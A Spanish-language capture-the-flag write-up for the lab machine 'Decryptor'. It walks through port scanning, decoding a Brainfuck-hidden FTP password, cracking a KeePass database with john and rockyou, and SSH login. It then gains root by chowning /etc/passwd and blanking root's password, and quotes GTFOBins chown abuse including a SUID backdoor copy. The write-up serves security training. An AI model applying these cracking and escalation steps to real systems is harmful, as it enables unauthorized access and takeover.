DECRYPTOR

CONECTIVIDAD

```
ping -c1 192.168.0.34
```

```
└─# ping -c1 192.168.0.34
PING 192.168.0.34 (192.168.0.34) 56(84) bytes of data.
64 bytes from 192.168.0.34: icmp_seq=1 ttl=64 time=1.49 ms

--- 192.168.0.34 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.491/1.491/1.491/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA 192.168.0.34

LINUX- ttl=64


ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVC --min-rate 5000 192.168.0.34 -T 5
```

```
└─# nmap -p- -Pn -sSVC --min-rate 5000 192.168.0.34 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-21 04:43 EDT
Warning: 192.168.0.34 giving up on port because retransmission cap hit (2).
Nmap scan report for 192.168.0.34
Host is up (0.0013s latency).
Not shown: 38086 filtered tcp ports (no-response), 27446 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 01:86:f3:c5:03:b3:27:0e:47:8e:e9:2e:41:3f:b8:40 (ECDSA)
|_  256 5b:0c:8c:d1:16:99:16:90:59:c7:03:fe:21:67:1b:10 (ED25519)
80/tcp    open  http    Apache httpd 2.4.59 ((Debian))
|_http-server-header: Apache/2.4.59 (Debian)
|_http-title: Apache2 Debian Default Page: It works
2121/tcp open  ftp     vsftpd 3.0.3
MAC Address: 00:0C:29:7B:30:A2 (VMware)
Service Info: OSs: Linux, Unix; CPE: cpe:/o:linux:linux_kernel
```


Puertos abiertos 22, 80 y 2121

puerto 80



En el código fuente del servidor web encontramos una cadena escrita en

Brainfuck




Nos vamos a https://www.dcode.fr/brainfuck-language

marioeatslettuce

Ya que tenemos un ftp corriendo en el puerto 2121,

nos vamos con esta contraseña y con el username mario

y nos traemos a local el archivo user.kdbx



Un archivo .kdbx es el formato de base de datos utilizado

por KeePass, un popular gestor de contraseñas de código abierto.

Como nos pide contraseña, primero debemos usar keepass2john

para extraer la contraseña almacenada en la base de datos de user.kdbx

keepass2john user.kdbx > passwords.txt


john --wordlist=/usr/share/wordlists/rockyou.txt passwords.txt

```
└# john --wordlist=/usr/share/wordlists/rockyou.txt passwords.txt

Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 1 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0-AES 1-TwoFish 2-ChaCha]) is 0 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
moonshine1       (user)
1g 0:00:00:00 DONE (2024-09-21 06:31) 2.325g/s 127851p/s 127851c/s 127851C/s nando1..moonshine1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

keepassxc user.kdbx

Se nos abre el panel ponemos la contraseña moonshine1



Ahora con chiquero/barcelona2012, intentamos conectarnos por SSH

ssh chiquero@192.168.0.34

EXPLOTACIÓN

```
└# ssh chiquero@192.168.0.34
chiquero@192.168.0.34's password:
Linux Decryptor 6.1.0-21-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.90-1 (2024-05-03) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue May 21 07:52:17 2024 from 192.168.1.35
chiquero@Decryptor:~$
```

ESCALADA DE PRIVILEGIOS

Buscamos permisos sudo -l

chiquero@Decryptor:~$ sudo -l

```
chiquero@Decryptor:~$ sudo -l
Matching Defaults entries for chiquero on Decryptor:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User chiquero may run the following commands on Decryptor:
    (ALL) NOPASSWD: /usr/bin/chown
```

https://gtfobins.github.io/gtfobins/chown/#sudo

ools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

SUID Sudo

This can be run with elevated privileges to change ownership and then read, write, or execute a file.

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which chown) .

LFILE=file_to_change
./chown $(id -un):$(id -gn) $LFILE
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
LFILE=file_to_change
sudo chown $(id -un):$(id -gn) $LFILE
```

Cambiamos la propiedad del /etc/passwd

sudo chown chiquero:chiquero /etc/passwd

Modificamos el /etc/passwd eliminando la x de root

y nos hacemos root

```
root::0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nolog
messagebus:x:100:107::/nonexistent:/usr/sbin/nologin
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
debian:x:1000:1000:debian,,,:/home/debian:/usr/sbin/nologin
ftp:x:102:110:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
mario:x:1001:1001::/home/mario:/bin/bash
chiquero:x:1002:1002::/home/chiquero:/bin/bash
```

```
chiquero@Decryptor:~$ su root
root@Decryptor:/home/chiquero# whoami
root
root@Decryptor:/home/chiquero#
```

🖖 **Buen día.**